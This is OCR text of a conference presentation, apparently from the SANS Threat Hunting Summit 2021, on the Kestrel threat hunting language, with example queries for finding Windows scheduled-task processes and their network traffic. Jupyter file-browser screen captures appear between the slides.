Kestrel Threat Hunting Language

An Open Cybersecurity Alliance (OCA) project
https://github.com/opencybersecurityalliance/kestrel-lang

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IBM

Threat Hunting Pain Points

Too many tools

Need to learn new query langs, APIs


Distributed data

Need to understand and aggregate data

Siloed hunting

Need to re-implement similar tasks


Image source: *www.piqsels.com*



Hunters talk

WHAT
to hunt

in Kestrel




Kestrel runtime

figures out

HOW
to hunt

to execute

Hunt Step A: Getting Scheduled Tasks on Windows



https://attack.mitre.org/techniques/T1053/005/

```
svchost = GET process FROM stixshifter://host101
          WHERE [process:name = 'svchost.exe']
          START t'2021-04-03T00:00:00Z' STOP t'2021-04-04T00:00:00Z'

# no need to specify time range in the command for GET from a Kestrel variable
scheduler = GET process
            FROM svchost
            WHERE [process:command_line = 'C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule']
```


Kestrel hunt step example to retrieve scheduled task processes

"SVCHOST.EXE –K NETSVCS –P –S SCHEDULE"

Since Windows 10 Version 1511, tasks were no longer run from *"taskeng.exe"*. In fact, *"taskeng.exe"* no longer exists on the system in newer versions of windows.

Nowadays, tasks are run directly by the *"svchost.exe"* process responsible for the *"Task Scheduler"* Service.

So when a task is run, you'll see the executable as a child of the **"svchost.exe -k netsvcs -p -s Schedule"** process (See figure below).




So in the example above we can see *"calc.exe"* as a child of *"svchost.exe"* which means that there is a task on the system configured to run *"calc.exe"* at a certain time.


We can use this information to hunt for processes executed via a task by looking at the relationship of processes where the ***"svchost.exe -k netsvcs -p -s Schedule"*** is a parent.

Note: The "svchost.exe" must contain at least the "-k netsvcs" flag. If a different flag or no flag is present it cannot be considered as a task and should be treated differently.

https://nasbench.medium.com/a-deep-dive-into-windows-scheduled-tasks-and-the-processes-running-them-218d1eed4cce


SANS Threat Hunting Summ
localhost:8888/tree/SANS Threat Hunting Summit 2021
120%
jupyter
Quit
Logout
Files
Running
Clusters
Select items to perform actions on them.
Upload
New
0
/ SANS Threat Hunting Summit 2021
Name
Last Modified
File size
..
seconds ago
SANS 2021 Threat Hunting Summit - Hunt Step A.ipynb
Running 3 minutes ago
1.43 kB
SANS 2021 Threat Hunting Summit - Hunt Step B.ipynb
Running 6 days ago
9.73 kB
SANS 2021 Threat Hunting Summit - Hunt Step C.ipynb
Running 6 days ago
14.3 kB
starx-proxy-networktraffic.parquet.gz
11 days ago
42.9 kB

Hunt Step B: Finding Connected Entities




https://kestrel.readthedocs.io/en/latest/language.html#find

```
# find and display their child processes
amcet_child = FIND process CREATED BY amcet
DISP amcet_child ATTR name, command_line

# find and display their network traffic
nt = FIND network-traffic CREATED BY amcet
DISP nt ATTR dst_ref.value, dst_port
```

Kestrel hunt step example to find/display connected processes/network traffic


SANS Threat Hunting Summ
localhost:8888/tree/SANS Threat Hunting Summit 2021
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jupyter
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

Clusters
Select items to perform actions on them.
Upload
New
0
/ SANS Threat Hunting Summit 2021
Name
Last Modified
File size
..
seconds ago
SANS 2021 Threat Hunting Summit - Hunt Step A.ipynb
Running 37 minutes ago 5.06 kB
SANS 2021 Threat Hunting Summit - Hunt Step B.ipynb
Running seconds ago 1.52 kB
SANS 2021 Threat Hunting Summit - Hunt Step C.ipynb
Running 6 days ago 14.3 kB
starx-proxy-networktraffic.parquet.gz
11 days ago 42.9 kB

Hunt Step C: Applying Analytics Through Foreign Language Interface


Kestrel community-contributed analytics repo



Visualize entity attributes by plotting
Test network traffic against a **machine learning** data exfiltration model
Enrich IP addresses in network traffic using WHOIS lookup API
Search geolocation of IP addresses and **visualize** them on a map
Threat intelligence enrichment with SANS API
compute suspiciousness of processes with SIGMA and other rules




```
APPLY docker://pinip ON proxynt
```


SANS Threat Hunting Summ
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jupyter
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Files
Running
Clusters
Select items to perform actions on them.
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/ SANS Threat Hunting Summit 2021
Name
Last Modified
File size
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
